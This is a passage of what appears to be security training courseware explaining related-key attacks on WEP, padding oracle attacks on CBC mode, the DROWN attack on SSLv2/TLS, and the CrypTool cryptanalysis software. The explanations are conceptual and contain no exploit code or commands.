
Related-Key Attack

- An attacker launch a related key attack by **exploiting the mathematical relationship between keys** in a cipher to gain access over encryption and decryption functions
- The goal of the attacker is to **find the related private/secret keys**
- To implement this, the attacker **monitors the cipher operation** where key values are unknown initially; then, the attacker captures the relation between those keys after thorough examination
- The simplest form of encryption in WEP allows the attacker to leverage weak keys of RC4 that ultimately force the recovery of the WEP key

Related-Key Attack

Attackers launch a related-key attack by exploiting the mathematical relationship between the keys in a cipher and gain access to encryption and decryption functions. The attacker's motive for launching this attack is to find the related private/secret keys. To implement this attack, the attacker monitors the cipher operation where key values are initially unknown; then, the attacker captures the relation between those keys after a thorough examination. For instance, the attacker observes and finds that the last 80 bits of the keys are same at all times, but he/she does not initially know about these bits.

The failure in the WEP cryptogram, i.e., when used in wireless networks, is the best example of this attack. In this attack, each AP and user interface device uses the same key. The encryption used in WEP is a stream cipher known as RC4; it is important to note that the same keys should not be repeated in the stream cipher. To avoid this, WEP integrates a 24-bit initial vector (IV) in every packet transferred. The RC4 key for that particular packet is the IV associated with the WEP key. WEP keys need to be changed manually, however, this is rarely done. Hence, the attacker notices that the keys used for encryption are often the same. This drawback poses various risks on WEP, especially using the birthday paradox, because for every 4096 packets, two parties will share the same IV and hence the same RC4 key. This simple form of encryption allows the attacker to leverage weak RC4 keys, which ultimately forces the recovery of the WEP key.



Padding Oracle Attack


1. In a padding oracle attack (also known as a Vaudenay attack), attackers **exploit the padding validation of an encrypted message** to decipher the ciphertext
2. In cryptographic algorithms that are based on a block cipher, the **messages are padded with additional random bits** to make the length of the last block of the required size
3. **Padding oracle** is a function of such an encryption that **verifies** whether a message was correctly padded or not
4. In this attack, the **server (oracle) reveals information** about whether the padding of an encrypted message is done correctly or not
5. This information allows attackers to **decrypt and optionally encrypt messages using the server's key** (oracle's key) without having access to the corresponding encryption key
6. It is mainly performed on algorithms that operate in **CBC mode**

Padding Oracle Attack

In a padding oracle attack, the attackers exploit the padding validation of an encrypted message to decipher the ciphertext. Such an attack is also known as a Vaudenay attack. In many cryptographic algorithms based on a block cipher, the messages are padded with additional random bits so that the length of the last block is of the required size. Padding oracle is a function of such encryption that verifies if a message was correctly padded. This attack is mainly performed on algorithms that operate in the CBC (Cipher Block Chaining) mode.

In this attack, the server (oracle) reveals information about whether the padding of an encrypted message was correctly done. In some cases, this information allows attackers to decrypt and optionally encrypt messages using the server's key (oracle's key) without having access to the corresponding encryption key.

For example, consider a scenario with a standard implementation of CBC decryption. The server decrypts all the ciphertext blocks, verifies the padding, removes all the additional padding done during the encryption process, and then returns the original message to application or user. If, for example, the server is unable to decrypt the message due to a padding error and returns an error message "Decryption failure: Invalid Padding" instead of a generic message "Decryption failed", this information can be exploited by an attacker. The attacker can use the server as a padding oracle to decipher the encrypted messages.



DROWN Attack

- A DROWN attack is a **cross-protocol weakness** that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites
- It affects cryptographic protocols like HTTPS and cryptographic services that depend on SSL and TLS
- A DROWN attack makes the attacker **decrypt the latest TLS connection** between the victim client and server by launching malicious SSLv2 probes using the same private key
- Attackers perform a DROWN attack as part of an **online MitM attack**, breaking the encrypted keys and sniffing sensitive information, such as passwords and bank account details

Attacker

DROWN Attack

Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) is a grave vulnerability that can affect important cryptographic protocols such as HTTPS and other cryptographic services that depend on SSL and TSL. The DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers supporting recent SSLv3/TLS protocol suites. It is a new form of cross-protocol Bleichenbacher padding oracle attack.

The server is critically vulnerable to the DROWN attack if

- The server permits SSLv2 connection, which is mostly caused by a misconfiguration or incorrect default settings.
- The same private key certificate is used on a different server that allows SSLv2 connection, and it also makes the TLS server vulnerable, as the SSLv2 server can leak the key information.

The DROWN attack allows the attacker to decrypt the latest TLS connection between the victim client and the server by launching malicious SSLv2 probes using the same private key. Using this attack, the attacker can also force the victim client and server to use the RSA key exchange. Thus, the attacker can disrupt connections among the latest browsers and servers that favor the use of latest techniques, i.e., perfect-forward-secret key exchange, such as DHE and ECDH.

Attackers perform the DROWN attack as part of an online man-in-the-middle (MITM) attack, breaking encrypted keys, sniffing or stealing sensitive information such as passwords and bank account details, and accessing personal emails or messages. By performing this attack, the attacker can also masquerade as a secure website and thus seize or change the website contents.

Cryptanalysis Tools

Attackers use cryptanalysis tools to analyze and break ciphers. Some cryptanalysis tools are discussed as follows.

- **CrypTool**

  Source: *https://www.cryptool.org*

  The CrypTool project develops e-learning programs in the area of cryptography and cryptanalysis. It consists of e-learning software (CT1, CT2, JCT, and CTO).

  CrypTool 1 (CT1) – It is written in C++ and is a Windows program. It supports classical and modern cryptographic algorithms (encryption and decryption, key generation, secure passwords, authentication, secure protocols, etc.). It is used to perform cryptanalysis of several algorithms (Vigenère, RSA, AES, etc.)

  CrypTool 2 (CT2) – It supports visual programming GUI and execution of cascades of cryptographic procedures. It runs under Windows**.**

  JCrypTool (JCT) – It allows comprehensive cryptographic experimentation on Linux, macOS, and Windows. It also allows users to develop and extend its platform in various ways with their own crypto plug-ins.

  CrypTool-Online (CTO) – It runs in a browser and provides a variety of encryption methods and analysis tools.

